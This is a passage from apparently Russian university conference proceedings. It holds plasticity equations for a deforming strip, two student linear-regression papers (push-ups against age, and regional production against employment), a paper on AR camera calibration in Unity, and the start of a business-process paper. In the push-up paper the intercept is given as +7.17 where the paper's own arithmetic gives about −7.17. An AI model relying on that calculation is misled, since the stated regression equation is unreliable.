$$E_1 = e + g = \frac{1}{2} - \frac{(1 - \bar{\varepsilon})^2}{2e^{\eta \frac{t^2}{2}}}, E_2 = e - g = \frac{1}{2} - \frac{e^{\eta \frac{t^2}{2}}}{2(1 - \bar{\varepsilon})^2} \quad (8)$$

Изменение ширины полосы a с течением времени определяется формулами:

$$a(t) = \frac{a_0 l_0}{l_0 + Vt} * e^{c_1 \frac{t^2}{2}}. \quad (9)$$

$$a(t) = \frac{a_0 h_0}{h_0 - Vt} * e^{c_1 \frac{t^2}{2}}. \quad (10)$$

Усилие, необходимое для растяжения (сжатия) полосы, определяется выражениями [6]:

$$P = \frac{4ka_0}{(1 + \bar{\varepsilon})} * e^{c_1 \frac{t^2}{2}}. \quad (11)$$

$$P = -\frac{4ka_0}{(1 - \bar{\varepsilon})} * e^{c_1 \frac{t^2}{2}}. \quad (12)$$

Задача о последовательном растяжении-сжатии полосы формулируется следующим образом [7]. Инварианты тензора Альманси e_0, g_0 до начала деформирования полагаются равными 0, главные оси тензоров Альманси и скоростей перемещений составляют с осью x_1 углы равные: $\theta = \psi = \frac{\pi}{2}$. Первому этапу соответствует приведённое выше решение задачи о растяжении плоского образца. На втором этапе происходит его сжатие, при этом направления главных осей меняются: $\theta = \frac{\pi}{2}, \psi = 0$, а за начальные значения инвариантов e_0 и g_0 принимаются значения e и g , полученные на этапе растяжения образца.

Инварианты тензора Альманси для второго этапа – сжатия [8] происходящего после растяжения – находятся по формулам [9]

$$g = e + \frac{(1 - \bar{\varepsilon})^2}{e^{\eta \frac{t^2}{2}}} * \left(g_0 - e_0 + \frac{1}{2} \right) - \frac{1}{2},$$

$$e = -\frac{4(e_0^2 - g_0^2 - e_0)e^{\eta \frac{t^2}{2}} + e^{\eta \frac{t^2}{2}}}{8(1 - \bar{\varepsilon})^2 \left(g_0 - e_0 + \frac{1}{2} \right)} - \frac{(1 - \bar{\varepsilon})^2}{2e^{\eta \frac{t^2}{2}}} * \left(g_0 - e_0 + \frac{1}{2} \right) + \frac{1}{2}. \quad (13)$$

Рассмотрим задачу об одноосном деформировании полосы в условиях плоского напряжённого состояния.




Рисунок 2 – Растяжение полосы с непрерывным полем скоростей перемещений в условиях плоского напряжённого состояния

За условие пластичности принимается условие Мизеса:

$$\sigma_{11}^2 + \sigma_{22}^2 - \sigma_{11}\sigma_{22} + 3\sigma_{12}^2 = \sigma_s^2 = 3k^2 \quad (14)$$

$$\frac{\frac{\partial V_1}{\partial x_1}}{2\sigma_{11} - \sigma_{22}} = \frac{\frac{\partial V_2}{\partial x_2}}{2\sigma_{22} - \sigma_{11}} = \frac{\frac{\partial V_1}{\partial x_2} + \frac{\partial V_2}{\partial x_1}}{6\sigma_{12}}. \quad (15)$$

В качестве условий, связывающих компоненты тензора напряжений σ_{ij} с компонентами вектора скоростей перемещений V_1, V_2 используются уравнения(13), которые являются следствием соотношения Сен-Венана–Мизеса для жёсткопластического тела.

Граничные условия для напряжений аналогичны условиям, приведённым в задаче для плоской деформации и, также, приводят к однородному напряжённому состоянию

$$\sigma_{22} = 2k, \sigma_{11} = \sigma_{12} = 0 \quad (16)$$

Линии скольжения наклонены к оси x_1 под углом $\varphi = 54^\circ 44'$.

Поле скоростей перемещений будет определяться интегрированием системы уравнений:

$$\begin{cases} \text{(I)} \frac{\partial V_1}{\partial x_1} + 2 \frac{\partial V_2}{\partial x_2} = -3 \frac{d}{dt} [\ln \rho] \\ \text{(II)} \frac{\partial V_1}{\partial x_2} + \frac{\partial V_2}{\partial x_1} = 0. \end{cases} \quad (17)$$

Её решение находится в виде:

для растяжения

$$V_1(x_1, x_2, t) = -\frac{V\sqrt{2}}{l} x_1 + \frac{3\sqrt{2}t}{2} \bar{\varphi}(x_1), V_2(x_1, x_2, t) = \frac{V}{l} x_2, \quad (18)$$

для сжатия

$$V_1 = \sqrt{2} \frac{V}{h} x_1 + \frac{3\sqrt{2}}{2} t \bar{\varphi}(x_1, x_2), V_2 = -\frac{V}{h} x_2. \quad (19)$$

Главные значения тензора скоростей деформаций:

при растяжении

$$\varepsilon_1 = -\frac{V}{l} \sqrt{2} + \frac{3\sqrt{2}t}{2} \frac{\partial}{\partial x_1} \bar{\varphi}(x_1), \varepsilon_2 = \frac{V}{l}, \varepsilon_3 = \frac{V}{l} (\sqrt{2} - 1) - \frac{3\sqrt{2}t}{2} \frac{\partial}{\partial x_1} \bar{\varphi}(x_1), \quad (20)$$

при сжатии

$$\varepsilon_1 = \sqrt{2} \frac{V}{h} + \frac{3\sqrt{2}}{2} t \frac{\partial}{\partial x_1} \bar{\varphi}(x_1), \varepsilon_2 = -\frac{V}{h}, \varepsilon_3 = \frac{V}{h} (1 - \sqrt{2}) - \frac{3\sqrt{2}t}{2} \frac{\partial}{\partial x_1} \bar{\varphi}(x_1). \quad (21)$$

Главные значения тензора Альманси

для растяжения:

$$E_1 = e + g = \frac{1}{2} - \frac{(1 + \bar{\varepsilon})^{2\sqrt{2}}}{2e^{\eta t^2}}, E_2 = e - g = \frac{1}{2} - \frac{1}{2(1 + \bar{\varepsilon})^2}, \quad (22)$$

$$E_3 = \frac{1}{2} - \frac{\left(\frac{\rho}{\rho_0}\right)^2 e^{\eta t^2}}{2(1 + \bar{\varepsilon})^{2(\sqrt{2}-1)'}}$$

для сжатия:

$$E_1 = e + g = \frac{1}{2} - \frac{(1 - \bar{\varepsilon})^2}{2e^{\eta t^2}}, E_2 = e - g = \frac{1}{2} - \frac{1}{2(1 - \bar{\varepsilon})^2}, \quad (23)$$

$$E_3 = \frac{1}{2} - \frac{\left(\frac{\rho}{\rho_0}\right)^2 e^{\eta t^2}}{2(1 - \bar{\varepsilon})^{2(\sqrt{2}-1)'}}$$

Изменение ширины $a(t)$ и толщины $f(t)$ полосы с течением времени определяется формулами:

$$a(t) = \frac{a_0 l_0^{\sqrt{2}}}{(l_0 + Vt)^{\sqrt{2}}} * e^{\frac{3\sqrt{2}}{4} c_1 t^2} = \frac{a_0 e^{\frac{3\sqrt{2}}{4} c_1 t^2}}{(1 + \bar{\varepsilon})^{\sqrt{2}}}. \quad (24)$$

$$a(t) = \frac{a_0 h_0^{\sqrt{2}}}{(h_0 - Vt)^{\sqrt{2}}} * e^{\frac{3\sqrt{2}}{4} c_1 t^2} = \frac{a_0 e^{\frac{3\sqrt{2}}{4} c_1 t^2}}{(1 - \bar{\varepsilon})^{\sqrt{2}}}. \quad (25)$$

$$f(t) = \frac{f_0 (l_0 + Vt)^{\sqrt{2}-1}}{l_0^{\sqrt{2}-1} e^{\eta \frac{t^2}{2}}} = \frac{f_0 (1 + \bar{\varepsilon})^{\sqrt{2}-1}}{e^{\eta \frac{t^2}{2}}}. \quad (26)$$

Усилие, необходимое для растяжения (сжатия) полосы, определяются выражениями:

$$P = 2k \frac{a_0 f_0}{(1 + \bar{\varepsilon})}, \quad (27)$$

$$P = -2k \frac{a_0 f_0}{(1 - \bar{\varepsilon})}. \quad (28)$$

Формулировка задачи о последовательном растяжении-сжатии полосы в условиях плоского напряжённого состояния аналогична приведённой выше формулировке данной задачи для плоской деформации.

Соотношения для определения инвариантов тензора Альманси на втором этапе имеют вид:

$$g = e + \frac{(1 - \bar{\varepsilon})^{2\sqrt{2}}}{e^{\eta t^2}} * \left(g_0 - e_0 + \frac{1}{2} \right) - \frac{1}{2}, \quad (29)$$

$$e = \frac{1}{2} - \frac{(1 - \bar{\varepsilon})^{2\sqrt{2}} \left(g_0 - e_0 + \frac{1}{2} \right)}{2e^{\eta t^2}} - \frac{\left(e_0^2 - e_0 - g_0^2 + \frac{1}{4} \right)}{2(1 - \bar{\varepsilon})^2 \left(g_0 - e_0 + \frac{1}{2} \right)}.$$

СПИСОК ИСТОЧНИКОВ

1. Григорьева А.Л., Григорьев Я.Ю. Алгоритм решения задачи о растяжении полосы с непрерывным полем скоростей перемещений с использованием деформационно-энергетического условия пластичности // *Фундаментальные исследования*. 2013. № 1-3. С. 694-700.
2. Хромов А.И., Кочеров Е.П., Григорьева А.Л. Поверхность нагружения, связанная с линиями уровня поверхности деформаций несжимаемого жесткопластического тела // *Вестник Самарского государственного технического университета*. Серия: Физико-математические науки. 2006. № 43. С. 88-91.
3. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – М.: Наука, 1969. – 420 с.
4. Григорьева А.Л., Григорьев Я.Ю., Хромов А.И., Канахин И.В. Моделирование сравнительных деформационных процессов, при растяжении плоских образцов в условиях различных деформационных состояний // XII Всероссийский съезд по фундаментальным проблемам теоретической и прикладной механики. Сборник трудов. В 4-х томах. 2019. С. 423-425.
5. Хромов А.И., Григорьев Я.Ю., Григорьева А.Л., Жарикова Е.П. Деформирование плоского образца при разрывном поле скоростей перемещений в условиях плоского напряженного состояния // *Современные наукоемкие технологии*. 2019. № 10. С. 73-77.
6. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // *Materials Science Forum*. 2020. T. 992. С. 870-875.

7. Григорьева А.Л., Григорьев Ян.Ю., Хромов А.И., Жарикова Е.П. Математическое моделирование поля тензора деформаций альманси при исследовании растяжения полосы в условиях плоского напряженного состояния // *Фундаментальные и прикладные задачи механики деформируемого твердого тела и прогрессивные технологии в машиностроении. Материалы V Дальневосточной конференции с международным участием. Ответственный редактор А.И. Евстигнеев. 2018. С. 124-136.*

8. Grigorieva A.L., Grigoriev Y.Y., Khromov A.I. // *The strain of a plane sample at the homogeneous field of the strain rates under the plane strain conditions // Materials Science Forum. 2018. T. 945 MSF. С. 857-865.*

9. Григорьева А.Л., Хромов А.И. Одноосное растяжение жесткопластической полосы в условиях плоского напряженного состояния при однородном поле скоростей деформаций // *Вестник Чувашского государственного педагогического университета им. И.Я. Яковлева. Серия: Механика предельного состояния. 2015. № 4 (26). С. 198-205.*

УДК 51

Кармазин Матвей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Karmazin Matvey Sergeevich, student of Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grivorieva Anna Leonidovna, candidate of physical and mathematical Sciences, head of the department; Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ ЗАВИСИМОСТИ ВОЗРАСТА ЧЕЛОВЕКА ОТ КОЛИЧЕСТВА ОТЖИМАНИЙ В УПОРЕ ЛЁЖА

MATHEMATICAL DESCRIPTION OF THE STUDY OF THE DEPENDENCE OF A PERSON'S AGE OF THE NUMBER OF PUSH-UPS IN THE PRONE POSITION

Аннотация. В данной работе рассмотрена математическая регрессионная зависимость, которая устанавливает закономерность развития одного из факторов от другого. Так как в современной реальности многие процессы неразрывно связаны с математическим подходом их описания, то целесообразно применить методы регрессионного анализа для прогнозирования различных процессов спортивного характера. В связи с вышесказанным предлагается построить модель, которая будет показывать зависимость возраста человека от количества отжиманий в упоре лёжа.

Abstract. In this paper, a mathematical regression dependence is considered, which establishes the regularity of the development of one of the factors from the other. Since in modern reality many processes are inextricably linked with the mathematical approach of their description, it is advisable to apply regression analysis methods to predict various processes of a sporting nature. In connection with the above, it is proposed to build a model that will show the dependence

Ключевые слова: возраст человека, отжимания в упоре лёжа, уравнение регрессии, математическая модель, спорт.

Key words: human age, push-ups in the prone position, regression equation, mathematical model, sports.

Введение

Были получены некоторые данные зависимости возраста человека и количества отжиманий в упоре лёжа (рисунок 1) [1-3].



Рисунок 1 – Упор лёжа

Основная часть

В таблице 1 указаны статистические данные, соответствующие реальной статистике РФ на 2019 год.

Таблица 1 – Собранные показатели

	Возраст	Отжимания в упоре лёжа	$x*y$	x^2	\hat{y}
	7	13	91	49	11,36364
	8	15	120	64	14
	9	17	153	81	16,63636
	10	19	190	100	19,27273
	11	21	231	121	21,90909
	12	23	276	144	24,54545
	13	25	325	169	27,18182
	14	28	392	196	29,81818
	15	32	480	225	32,45455
	16	37	592	256	35,09091
	17	40	680	289	37,72727
Сумма	132	270	3530	1694	270
Среднее	12	24,54545455	320,9091	154	24,54545

Построим поле корреляции (рисунок 2).

Поле корреляции




Рисунок 2 – Поле корреляции

Определим уравнение линейной регрессии [4]-[7].

$$y = ax + b$$

$$a = \frac{\overline{xy} - \bar{x} \cdot \bar{y}}{\overline{x^2} - (\bar{x})^2}$$

$$b = \bar{y} - a\bar{x}$$

$$a = \frac{320,9091 - 12 \cdot 24,54}{154 - 144} = 2,64291$$

$$b = 24,54 - 2,64291 \cdot 12 = 7,17492$$

$$U_{\text{лин}} = 2,64291x + 7,17492$$

Поле корреляции




Рисунок 3 – График уравнения регрессии и корреляционного поля

Заключение

Таким образом, можно установить закономерность возраста человека от количества отжиманий в упоре лёжа. И данная математическая закономерность показывает, что при большем скоплении точек с данными о более старшем возрасте, способствуют неравномерному показателю отжиманий в упоре лёжа, таким образом возраст человека влияет на количество отжиманий в упоре лёжа. И далее требуется снести дополнительные параметры, которые будут в полной мере описывать данный процесс.

СПИСОК ИСТОЧНИКОВ

1. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.
2. Григорьев Н.Я., Григорьева А.Л. Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.
3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. T. 200. С. 147-156.
4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. T. 200. С. 415-426.
5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. T. 992. С. 870-875.

6. Скрипник В.С., Григорьева А.Л. Математический анализ в экономико-экологической деятельности // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях. Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. 2020. С. 382-385.

7. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. Methods of remote sensing in forest fund assessment problems // 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.

УДК 51

Косицын Владимир Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Kositsyn Vladimir Dmitrievich, student of Komsomolsk-on-Amur State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКОЕ ОПИСАНИЕ ИССЛЕДОВАНИЯ ЗАВИСИМОСТИ ОБЪЁМА ПРОИЗВОДСТВА ТОВАРОВ И УСЛУГ ОТ ЧИСЛЕННОСТИ ЗАНЯТЫХ В ЭКОНОМИКЕ ЧЕЛОВЕК

MATHEMATICAL DESCRIPTION OF THE STUDY OF THE DEPENDENCE OF THE NUMBER OF PEOPLE EMPLOYED IN THE ECONOMY ON THE VOLUME OF PRODUCTION OF GOODS AND SERVICES

Аннотация. В данной работе рассмотрена математическая регрессионная зависимость, которая устанавливает закономерность развития одного из экономических факторов от другого. Так как в современной реальности многие процессы неразрывно связаны с математическим подходом их описания, то целесообразно применить методы регрессионного анализа для прогнозирования различных процессов экономического характера. В связи с вышесказанным предлагается построить модель, которая будет показывать зависимость объём производства товаров от численности людей, занятых в экономике.

Abstract. In this paper, a mathematical regression dependence is considered, which establishes the regularity of the development of one of the economic factors from another. Since in modern reality many processes are inextricably linked with the mathematical approach of their description, it is advisable to apply regression analysis methods to predict various economic processes. In connection with the above, it is proposed to build a model that will show the dependence of the volume of production of goods on the number of people employed in the economy.

Ключевые слова: объём производства, численность занятых в экономике, уравнение регрессии, математическая модель, товары и услуги, экономика.

Key words: the volume of production, the number of people employed in the economy, regression equation, mathematical model, goods and services, economy.

Введение

Были получены некоторые данные зависимости объёма производства товаров и услуг и численности человек, занятых в экономике [1-3]



Рисунок 1 – Средства

Основная часть

В таблице 1 указаны статистические данные, соответствующие реальной статистике РФ на 2019 год.

Таблица – Собранные показатели

Субъект РФ	Объём производства товаров 2019 года, млрд. руб.	Количество занятых к экономике 2019 года, тыс. человек	$x * y$	x^2	\hat{y}
Субъект1 (Алтайский край)	706	1069,89	754839,5	1144664,61	1265,706
Субъект2 (Амурская область)	340,00	385,52	131076,8	148625,67	492,3676
Субъект3 (Архангельская область)	401,6	500,75	201126,2	250750,56	622,5775
Субъект4 (Астраханская область)	552,6	467,7	258517,8	218808,77	585,3101
Субъект5 (Белгородская область)	1382,7	792,82	1096272	628563,55	952,6166
Субъект6 (Брянская область)	450,01	571,32	257099,7	326406,54	702,3216
Субъект7 (Владимирская область)	679,37	690,5	469132,2	476845,49	837,0402
Субъект8 (Волгоградская область)	1371,3	1173,76	1609659	1377712,54	1383,079
.....			
Субъект20(Курская область)	679,21	546,7	371330,9	298891,82	674,5123
Субъект21 (Ленинградская область)	1723,38	929,53	1601933	864026,02	1107,099
Субъект22 (Липецкая область)	996	574,31	571714,1	329831,98	705,7003
Субъект23 (Магаданская область)	233	81,21	18916,25	6595,06	148,4973
Сумма	24140,05	19907,14	25090184,42	21218832,85	
Среднее значение	832,42	686,45	865178,77	731683,89	

Построим поле корреляции (рисунок 2).




Рисунок 2 – Поле корреляции

Определим уравнение линейной регрессии [4]-[7].

$$y = ax + b$$

$$a = \frac{\overline{xy} - \bar{x} \cdot \bar{y}}{x^2 - (\bar{x})^2}$$

$$b = \bar{y} - a\bar{x}$$

$$a = \frac{865178,77 - 686,45 \cdot 832,42}{731683,89 - 686,45^2} = 1,13$$

$$b = 832,42 - 1,13 \cdot 686,45 = 56,73$$

$$U_{\text{лин}} = 1,13x + 56,73$$




Рисунок 3 – График уравнения регрессии и корреляционного поля

Заключение

Таким образом, можно установить закономерность объёма производимых товаров и услуг и численностью людей, занятых в экономике. И данная математическая закономерность показывает, что при большем скоплении точек с данными о меньшей численности людей, занятых в экономике, способствуют меньшему показателю объёма производства

товаров и услуг, таким образом численность населения, занятого в экономике, напрямую влияет на объём производимых товаров и услуг. И далее требуется внести дополнительные параметры, которые будут в полной мере описывать данный процесс.

СПИСОК ИСТОЧНИКОВ

1. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // В сборнике: актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.
2. Григорьев Н.Я., Григорьева А.Л. Математическая модель выбора поведения человека, описывающая выбор домашнего питомца под воздействием различных внешних факторов // Far East Math - 2021. Материалы национальной научной конференции. Редакционная коллегия: Е.Г. Агапова (ответственный редактор) [и др.]. Хабаровск, 2021. С. 73-85.
3. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 147-156.
4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 415-426.
5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.
6. Скрипник В.С., Григорьева А.Л. Математический анализ в экономико-экологической деятельности // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях. Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. 2020. С. 382-385.
7. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. Methods of remote sensing in forest fund assessment problems // 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.

УДК 004.94

Лариков Роман Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Larikov Roman Dmitrievich, student of Komsomolsk-na-Amure State University

Козлова Ольга Викторовна, кандидат физико-математических наук, доцент, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет
Kozlova Olga Viktorovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Associate Professor of the Department of Applied Mathematics, Komsomolsk-na-Amure State University

ОПТИМИЗАЦИЯ ПРОЦЕССОВ ПОКРАСКИ ТЕХНОЛОГИЧЕСКИХ ИЗДЕЛИЙ С ПРИМЕНЕНИЕМ ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ

OPTIMIZATION OF PAINTING PROCESSES OF TECHNOLOGICAL PRODUCTS USING AUGMENTED REALITY TECHNOLOGY

Аннотация. Одним из наиболее актуальных вопросов в современной промышленности является повышение эффективности технологических процессов. Целью работы является разработка специализированного программного обеспечения, выполняющего ка-

либровку камеры с целью повышения точности при раскраске технических изделий. В работе приводится техническое описание разрабатываемого приложения, рассматриваются задачи калибровки камеры, вычисления позиций камеры для калибровки и расчета погрешности, отлаживание и тестирование приложения. Результаты исследования имеют практическое значение и могут применяться в широком спектре производственных задач.

Abstract. One of the most pressing issues in modern industry is to increase the efficiency of technological processes. The aim of the work is to develop specialized software that performs camera calibration in order to improve accuracy when coloring technical products. The paper provides a technical description of the application being developed, considers the tasks of camera calibration, calculation of camera positions for calibration and calculation of the error, debugging and testing of the application. The results of the study are of practical importance and can be applied in a wide range of production tasks.

Ключевые слова: система позиционирования, калибровка камеры, трекинг, дополненная реальность, раскраска технического объекта.

Key words: positioning system, camera calibration, tracking, augmented reality, coloring of the technical object.

Цифровизация в промышленности способствует повышению качества процессов, а также минимизации ошибок, связанных, в том числе с человеческим фактором. Одной из трудоемких и значимых задач в производстве является раскраска крупногабаритных технических изделий, требующая высокой точности. Точность выполнения раскраски влияет на возможность дальнейшей автоматической идентификации объекта при эксплуатации [1].

В работе рассматривается подход, основанный на применении технологий дополненной реальности, обеспечивающий совмещение цифровой модели и реального объекта с помощью трекеров и проектора [1-5].

Разрабатывается модель калибровки камеры, обеспечивающая повышение точности и эффективности выполнения технологических процессов окраски технологических изделий.

Объектом данного исследования является процесс покраски детали. Предметом исследования является вычисление параметров и калибровка проецируемого на деталь изображения. Для решения поставленной задачи, при моделировании вышеизложенных систем, предварительно проводятся исследования на простых объектах. В качестве тестового образца выбирается шахматная доска, разделенная на черно-белые квадраты. Реализуются следующие задачи: техническое проектирование приложения; генерация доски по заданным параметрам; выполнение снимков доски по результатам автоматизированного изменения ее ориентации в пространстве; нанесение ObjectPoints; получение 2D-координат с полученных изображений доски; выполнение калибровки камеры; вычисление позиций камеры для калибровки и расчета погрешности; выполнение отлаживания и тестирования приложения. В качестве основных средств реализации проекта являются среды разработки Unity 3D и JetBrains Rider.

Для калибровки систем Трекер-Проектор, Трекер-Камера, Проектор-Камера разрабатываются программные модули на СУ, работающие в среде Unity 3.1. В результате калибровки формируется матрица трансформации 4x4 (матрица перехода) из системы координат трекера в систему координат проектора/камеры, а для системы Проектор-Камера – из системы координат камеры в систему координат проектора. Устройства отслеживания (трекер и камера) формируют информацию о положении в пространстве относительно заданного ориентира и через матрицу трансформации определяется положение устройства вывода (проектор или планшет). На базе этих вычислений разраба-

тывается прототип визуализации контуров покраски с помощью проектора и прототип проведения визуального контроля с помощью планшета.

С помощью проектора на изделие выводятся контуры цветографической окраски. По этим контурам выполняется подготовка к покраске (наклеивание изоляции и шаблонов) и после покраски осуществляются контроль окрашенных зон. Проецирование контуров окраски выполняется через наложение модели контуров на физическое изделие (рисунок 1). Таким образом, реализуется концепция Дополненной реальности на базе проекторов.




Рисунок 1 – Визуализация контуров покраски

Для нахождения проекции 3D-точек на плоскость изображения, точка (X_w, Y_w, Z_w) переводится из **мировой системы координат** в **систему координат камеры** с учётом **внешних параметров** (Вращение R и Смещение t). На основе собственных параметров камеры точка проецируется на плоскость изображения. Уравнения, связывающие трехмерную точку (X_w, Y_w, Z_w) в мировых координатах с её проекцией в координатах изображения (u, v) , имеют вид (1) [2]:

$$\begin{bmatrix} u' \\ v \\ \omega \end{bmatrix} = P \begin{bmatrix} X_\omega \\ Y_\omega \\ Z_\omega \\ 1 \end{bmatrix}, \quad (1)$$

где P - матрица проекции размером 3×4 , состоящая из двух частей: внутренней матрицы K , содержащей внутренние параметры, внешней матрицы $R|t$, которая является комбинацией матрицы вращения R размером 3×3 и вектора преобразования t 3×1 : $P=K * R|t$.

Внутренняя матрица K является верхней треугольной матрицей (2) [3]:

$$K = \begin{bmatrix} f_x & \gamma & c_x \\ 0 & f_y & c_y \\ 0 & 0 & 1 \end{bmatrix}, \quad (2)$$

где f_x, f_y - фокусные расстояния x и y , c_x, c_y – координаты x и y оптического центра в плоскости изображения. Использование центра изображения обычно является достаточно хорошим приближением.

Генерация доски выполняется на основе изначально заданных параметров. На вход подаются: ширина, высота доски, количество квадратов по ширине и высоте. Создание доски производится в среде Unity 3D посредством создания Game Object-Board. На рисунках 2-3 представлены результаты размещения доски на сцене, обеспечивается возможность задания и изменения параметров объекта.




Рисунок 2 – Размещение доски на сцене

Для более точной калибровки рассматриваются 5 снимков доски, полученных автоматически при изменении ориентации объекта в пространстве. 3D-точки являются обязательными параметрами для работы функции калибровки. Данные точки считываются с первоначального положения доски при заданных параметрах ширины, высоты и количества квадратов по ширине и в высоте [4]. 2D-точки, полученные при изменении положений доски, также являются обязательным параметрами для функции калибровки, которые вычисляются с помощью написанной функции `Get2DPoints`.

Для повышения качества анализа и отслеживания возможных ошибок и погрешностей, реализуется функция визуализации найденных точек. На рисунке 3 приводится пример визуализации 2D-координат доски при измененном положении.




Рисунок 3 – Отображение 2D координат

Для отслеживания результата калибровки создаем две камеры: `Camera` и `ExtraCamera`. `ExtraCamera` показывает где должна оказаться `Camera` после её калибровки. После выполнения калибровки позиции двух камер `Camera` и `ExtraCamera` должны быть практически идентичными. Результаты тестирования приложения представлены на рисунках 4-5. Изображения показывают хорошую близость позиций камер. Для более точного анализа полученных результатов и оценки работоспособности приложения в целом производится расчет погрешности в виде разницы позиций камеры, а также визуализируются полученные результаты [5].




Рисунок 4 – Позиция камер до калибровки




Рисунок 5 – Позиция камер после калибровки

Посредством разработанного алгоритма и его программной реализации производится калибровка камеры, минимизирующая погрешность (рисунок 5), необходимая для реализации технологии дополненной реальности в технологических задачах [6], [7].

В результате работы обеспечено повышение точности калибровки камеры с помощью разработанного специализированного программного обеспечения. Дальнейшие исследования будут направлены на реальное применение разработанного теоретического аппарата к конкретным технологическим процессам. Планируется тестирование приложения на реальных проекторах и трекерах, отладка приложения и непосредственное использование при раскраске реальных технических объектов.

СПИСОК ИСТОЧНИКОВ

1. Брянский М.Н., Брыль Д.А. К вопросу об основных элементах Unity // МНИЖ. 2016.
2. Zharikova E.P., Grigoriev Ya.Yu., Grigoryeva A.L. Surface state detection // 2019 International Multi-Conference on Industrial Engineering and Modern Technologies, FarEastCon 2019. 2019. С. 8934205.
3. Ульянов Р.С. Моделирование технических систем в среде Unity 3D // Молодой ученый. 2015.
4. Шешин Е.П., Еременко А.Г., Куров И.О., Кузнецова А.А., Нечепуренко Е.В., Сапунов М.А. Калибровка системы стереоскопического компьютерного зрения // Труды МФТИ. 2018.
5. Сорокин А.В., Черкасова Е.И. Трехмерное моделирование как основа проектирования XXI века // Вестник Казанского технологического университета. 2014.
6. Бабухин Н.И., Смирнов В.А. Калибровка камеры с применением современных вычислительных средств обработки данных // Известия ТулГУ. Технические науки. 2020.
7. Жарикова Е.П., Трещев И.А., Григорьев Ян.Ю., Григорьева А.Л. Детектирование состояния поверхности // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2019. Т. 1. № 3 (39). С. 58-63.

Ларченко Юлия Геннадьевна, кандидат экономических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Larchenko Yulia Gennadievna, Candidate of Economic Sciences, Associate Professor, Assistant Professor of “Design, Management and Development of Information Systems Department”, Komsomolsk-na-Amure State University

Дворецкая Полина Леонидовна, студент, Комсомольский-на-Амуре государственный университет

Dvoretzskaya Polina Leonidovna, student of Komsomolsk-na-Amure State University

ОПТИМИЗАЦИЯ БИЗНЕС-ПРОЦЕССА ПРЕДПРИЯТИЯ В СРЕДЕ BUSINESS STUDIO

OPTIMIZATION OF THE BUSINESS PROCESS OF THE ENTERPRISE IN THE ENVIRONMENT OF BUSINESS STUDIO

Аннотация. В статье проведена оптимизация бизнес-процесса отдела продаж Комсомольского-на-Амуре филиала ПАО «МТС» в среде Business Studio с использованием нотации IDEF0. Необходимость оптимизации бизнес-процесса структурного подразделения обусловлена выявлением на предыдущем этапе исследования детальных, повторяющихся и / или взаимодополняющих операций, которые ведут к удорожанию стоимости конечного продукта. В этой связи цель настоящего исследования – перегруппировка объектов бизнес-процессов отдела продаж.

